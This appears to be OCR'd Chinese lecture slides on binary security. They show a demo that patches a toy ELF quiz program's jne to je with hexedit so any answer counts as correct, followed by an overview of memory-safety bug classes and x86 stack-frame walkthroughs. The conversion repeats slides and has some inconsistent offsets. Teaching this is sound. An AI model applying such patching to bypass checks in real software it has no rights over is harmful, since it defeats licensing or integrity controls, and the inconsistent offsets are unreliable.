ecs-assist-user@iZbp1adyuoE4hpyhzlvk3yZ:~/s2_demo/test_cracked_elf$ readelf -l test_elf
Elf file type is EXEC (Executable file)
Entry point 0x401070
There are 13 program headers, starting at offset 64

Program Headers:
Type          Offset        VirtAddr       PhysAddr
              FileSiz      MemSiz        Flags  Align
PHDR          0x0000000000000040 0x0000000000400040 0x0000000000400040
              0x0000000000002d8 0x0000000000002d8 R      0x8
INTERP         0x0000000000000318 0x0000000000400318 0x0000000000400318
              0x000000000000001c 0x000000000000001c R      0x1
                  [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
              0x000000000000538 0x000000000000538 R      0x1000
LOAD           0x0000000000001000 0x0000000000401000 0x0000000000401000
              0x0000000000001e9 0x0000000000001e9 R E    0x1000
LOAD           0x0000000000002000 0x0000000000402000 0x0000000000402000
              0x000000000000124 0x000000000000124 R      0x1000
LOAD           0x0000000000002e10 0x0000000000403e10 0x0000000000403e10
              0x000000000000228 0x000000000000230 RW     0x1000
DYNAMIC        0x0000000000002e20 0x0000000000403e20 0x0000000000403e20
              0x0000000000001d0 0x0000000000001d0 RW     0x8
NOTE            0x0000000000000338 0x0000000000400338 0x0000000000400338
              0x000000000000030 0x000000000000030 R      0x8
NOTE            0x0000000000000368 0x0000000000400368 0x0000000000400368
              0x000000000000044 0x000000000000044 R      0x4
GNU_PROPERTY   0x0000000000000338 0x0000000000400338 0x0000000000400338
              0x000000000000030 0x000000000000030 R      0x8
GNU_EH_FRAME   0x000000000000204c 0x000000000040204c 0x000000000040204c
              0x000000000000034 0x000000000000034 R      0x4
GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
              0x0000000000000000 0x0000000000000000 RW     0x10
GNU_RELRO      0x0000000000002e10 0x0000000000403e10 0x0000000000403e10
              0x0000000000001f0 0x0000000000001f0 R      0x1
```

# ELF文件格式

```
ecs-assist-user@iZbp1adyuo4hpyhzlvk3yZ:~/s2_demo/test_cracked_elf$ readelf -S test_elf
There are 31 section headers, starting at offset 0x3688:
```

## Section Headers:

[Nr]	Name	Type	Address	Offset
	Size	EntSize	Flags	Link Info Align
[ 0]		NULL	0000000000000000	00000000
	0000000000000000	0000000000000000	0	0 0
[ 1]	.interp	PROGBITS	000000000400318	00000318
	000000000000001c	0000000000000000	A	0 0 1
[ 2]	.note.gnu.pr[...]	NOTE	000000000400338	00000338
	0000000000000030	0000000000000000	A	0 0 8
[ 3]	.note.gnu.bu[...]	NOTE	000000000400368	00000368
	0000000000000024	0000000000000000	A	0 0 4
[ 4]	.note.ABI-tag	NOTE	00000000040038c	0000038c
	0000000000000020	0000000000000000	A	0 0 4

[12]	.init	PROGBITS	000000000401000	00001000
	000000000000001b	0000000000000000	AX 0 0 4	
[13]	.plt	PROGBITS	000000000401020	00001020
	0000000000000030	0000000000000010	AX 0 0 16	
[14]	.plt.sec	PROGBITS	000000000401050	00001050
	0000000000000020	0000000000000010	AX 0 0 16	
[15]	.text	PROGBITS	000000000401070	00001070
	000000000000169	0000000000000000	AX 0 0 16	
[16]	.fini	PROGBITS	0000000004011dc	000011dc
	00000000000000d	0000000000000000	AX 0 0 4	
[17]	.rodata	PROGBITS	000000000402000	00002000
	00000000000004b	0000000000000000	A 0 0 4	

# 计算需要修改的二级制代码

```
objdump -d -M intel test_elf > objdump_test_elf
```

#include <stdio.h> #include <stdbool.h> #include <errno.h>  int main() { int result, input;  printf("3 + 5 = ?\n"); input = getchar(); if (input == EOF) return -EINVAL;  if (input >= '0' && input <= '9') { result = input - '0'; } else { printf("Not an integer\n"); }  if (result == 8) { printf("The answer is correct\n"); } else { printf("The answer is incorrect\n"); }  return 0; }	83 7d fc 08      cmp    DWORD PTR [rbp-0x4],0x8 75 11             jne    40119f <main+0x69> 48 8d 05 88 0e 00 00 lea    rax,[rip+0xe88] 48 89 c7           mov    rdi,rax e8 93 fe ff ff     call   401030 <puts@plt> eb 0f             jmp    4011ae <main+0x78> 48 8d 05 8d 0e 00 00 lea    rax,[rip+0xe8d] 48 89 c7           mov    rdi,rax e8 82 fe ff ff     call   401030 <puts@plt>
---	---

# 计算需要修改的二级制代码

```
401188: 83 7d fc 08      cmp    DWORD PTR [rbp-0x4],0x8  
40118c: 75 11             jne    40119f <main+0x69>  
40118e: 48 8d 05 88 0e 00 00  lea    rax,[rip+0xe88]      # 40201d <_IO_stdin_used+0x1d>
```

[14]	.text	PROGBITS	000000000401050	00001050		
	0000000000000165	0000000000000000	AX	0	0	16

$$X - 0x1050 = 0x40118c - 0x401050$$

计算可得： X = 0x118c

# 具体演示

使用hexedit修改二进制文件0x11b0处的二进制代码，怎么修改呢？我们直接把jne翻转变成je即可。而对应到机器码的时候，就是从0x75化成0x74

hexedit test\_elf

```
00000000  7F 45 4C 46  02 01 01 00  00 00 00 00  00 00 00 00  02  
00000014  01 00 00 00  70 10 40 00  00 00 00 00  40 00 00 00  00  
00000028  88 36 00 00  00 00 00 00  00 00 00 00  40 00 38 00  0D  
0000003C  1F 00 1E 00  06 00 00 00  04 00 00 00  40 00 00 00  00  
00000050  40 00 40 00  00 00 00 00  40 00 40 00  00 00 00 00  D8  
00000064  00 00 00 00  D8 02 00 00  00 00 00 00  08 00 00 00  00  
00000078  03 00 00 00  04 00 00 00  18 03 00 00  00 00 00 00  18  
0000008C  00 00 00 00  18 03 40 00  00 00 00 00  1C 00 00 00  00  
000000A0  1C 00 00 00  00 00 00 00  01 00 00 00  00 00 00 00  01  
000000B4  04 00 00 00  00 00 00 00  00 00 00 00  00 00 40 00  00  
  
New position ? 0x11b0
```

快捷键：

Ctrl+g 跳转到对应位置

Ctrl+x 保存并退出

0000116C	E8	DF	FE	FF	FF	E8	EA	FE	FF	FF	89	45
00001180	EA	FF	FF	FF	EB	51	83	7D	FC	2F	7E	11
00001194	FC	83	E8	30	89	45	F8	EB	0F	48	8D	05
000011A8	A4	FE	FF	FF	83	7D	F8	08	75	11	48	8D

# 具体演示

```
ecs-assist-user@iZbp1adyuo4hpyhzlvk3yZ:~/s2_demo/test_cracked_elf$ ./test_elf
3 + 5 = ?
8
The answer is correct
ecs-assist-user@iZbp1adyuo4hpyhzlvk3yZ:~/s2_demo/test_cracked_elf$ ./test_elf_1
3 + 5 = ?
2
The answer is correct
```



# 内存安全漏洞/内存错误漏洞


SoK: Eternal War in Memory

László Szekeres<sup>†</sup>, Mathias Payer<sup>\*</sup>  
<sup>†</sup>Stony Brook  
<sup>‡</sup>University of California, Berkeley  
<sup>\*</sup>Peking University



# 内存安全漏洞/内存错误漏洞

- 内存安全漏洞/内存错误漏洞
  - 内存破坏漏洞：更突出内存内容的破坏或篡改
  - C/C++ 等非内存安全语言漏洞
  - 攻击技术
    - Shellcode
    - Return-to-libc
    - ROP
  - 防御技术
    - Stack Canary
    - Data Execution Prevention
    - Address Space Layout Randomization



# 内存安全漏洞分类

- 越界写/读 (Out-of-Bound Write/Read)
- 缓冲区溢出 (Buffer Overflow)
  - 栈、堆、全局数据缓冲区溢出
- 整数溢出 (Integer Overflow or Wraparound)
- 释放后使用 (Use After Free)
- 失控的资源消耗 (Resource Consumption)
- 空指针 (Null Pointer Dereference)
- 未初始化变量 Uninitialized Variable
- .....

# 空间类内存安全漏洞

- 越界写/读 (Out-of-Bound Write/Read)
- 缓冲区溢出 (Buffer Overflow)
  - 基于栈的缓冲区溢出 Stack-based buffer overflow
  - 基于堆的缓冲区溢出 Heap-based buffer overflow
  - 基于全局的缓冲区溢出 Global-based buffer overflow
- 整数溢出 (Integer Overflow)
- 格式化字符串 (Format String)
- 空指针 (Null Pointer Dereference)
- 未初始化变量 (Uninitialized Variable)

# 时间类内存安全漏洞

- Use-After-Free (UAF) 释放后重复
- Double-Free 双重释放
- Invalid Free 无效释放

```
push ebp  
mov ebp,esp  
push 6  
push 5  
call AFunc  
add esp,8
```



PS: 执行语句之前的EBP在此栈空间的更高处

```
push ebp  
mov ebp,esp  
push 6  
push 5  
call AFunc  
add esp,8
```

语句执行之前之前的esp

esp




栈底

```
push ebp  
mov ebp,esp  
push 6  
push 5  
call AFunc  
add esp,8
```

语句执行之前之前的esp

esp



栈底

```
push ebp  
mov ebp,esp  
push 6  
push 5  
call AFunc  
add esp,8
```

语句执行之前之前的esp

esp



栈底

```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```

语句执行之前之前的esp



栈底

AFunc

**push esp**

```
mov ebp,esp  
sub esp,0x10  
mov DWORD PTR [ebp-0x4],0x3  
mov DWORD PTR [ebp-0x8],0x4  
mov eax, DWORD PTR [ebp+0x8]  
mov DWORD PTR [ebp-0x4],eax  
mov eax,DWORD PTR [ebp+0xc]  
mov DWORD PTR [ebp-0x8],eax  
push DWORD PTR [ebp-0x8]  
push DWORD PTR [ebp-0x4]  
call _BFunc  
add esp,0x8  
mov eax,0x8  
leave  
ret
```

```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```

```
AFunc  
push ebp  
mov ebp,esp  
sub esp,0x10  
mov DWORD PTR [ebp-0x4],0x3  
mov DWORD PTR [ebp-0x8],0x4  
mov eax, DWORD PTR [ebp+0x8]  
mov DWORD PTR [ebp-0x4],eax  
mov eax,DWORD PTR [ebp+0xc]  
mov DWORD PTR [ebp-0x8],eax  
push DWORD PTR [ebp-0x8]  
push DWORD PTR [ebp-0x4]  
call _BFunc  
add esp,0x8  
mov eax,0x8  
leave  
ret
```

语句执行之前之前的esp



```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```

A

```
push ebp  
mov ebp,
```

sub esp,0x10

```
mov DWORD PTR [ebp-0x4],0x3
mov DWORD PTR [ebp-0x8],0x4
mov eax, DWORD PTR [ebp+0x8]
mov DWORD PTR [ebp-0x4],eax
mov eax,DWORD PTR [ebp+0xc]
mov DWORD PTR [ebp-0x8],eax
push DWORD PTR [ebp-0x8]
push DWORD PTR [ebp-0x4]
call _BFunc
add esp,0x8
mov eax,0x8
leave
ret
```

语句执行之前之前的esp



```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```

```
AFunc  
push ebp  
mov ebp,esp  
sub esp,0x10
```

**mov DWORD PTR [ebp-0x4],0x3**

**mov DWORD PTR [ebp-0x8],0x4**

```
mov eax, DWORD PTR [ebp+0x8]
```

```
mov DWORD PTR [ebp-0x4],eax
```

```
mov eax,DWORD PTR [ebp+0xc]
```

```
mov DWORD PTR [ebp-0x8],eax
```

```
push DWORD PTR [ebp-0x8]
```

```
push DWORD PTR [ebp-0x4]
```

```
call _BFunc
```

```
add esp,0x8
```

```
mov eax,0x8
```


```
leave
```

```
ret
```

语句执行之前之前的esp

eax

esp



栈底

当前ebp


```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```

```
AFunc  
push ebp  
mov ebp,esp  
sub esp,0x10  
mov DWORD PTR [ebp-0x4],0x3  
mov DWORD PTR [ebp-0x8],0x4
```

**mov eax, DWORD PTR [ebp+0x8]**

```
mov DWORD PTR [ebp-0x4],eax  
mov eax,DWORD PTR [ebp+0xc]  
mov DWORD PTR [ebp-0x8],eax  
push DWORD PTR [ebp-0x8]  
push DWORD PTR [ebp-0x4]  
call _BFunc  
add esp,0x8  
mov eax,0x8  
leave  
ret
```

语句执行之前之前的esp




```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```

```
AFunc  
push ebp  
mov ebp,esp  
sub esp,0x10  
mov DWORD PTR [ebp-0x4],0x3  
mov DWORD PTR [ebp-0x8],0x4  
mov eax, DWORD PTR [ebp+0x8]
```

**mov DWORD PTR [ebp-0x4],eax**

```
mov eax,DWORD PTR [ebp+0xc]  
mov DWORD PTR [ebp-0x8],eax  
push DWORD PTR [ebp-0x8]  
push DWORD PTR [ebp-0x4]  
call _BFunc  
add esp,0x8  
mov eax,0x8  
leave  
ret
```

语句执行之前之前的esp



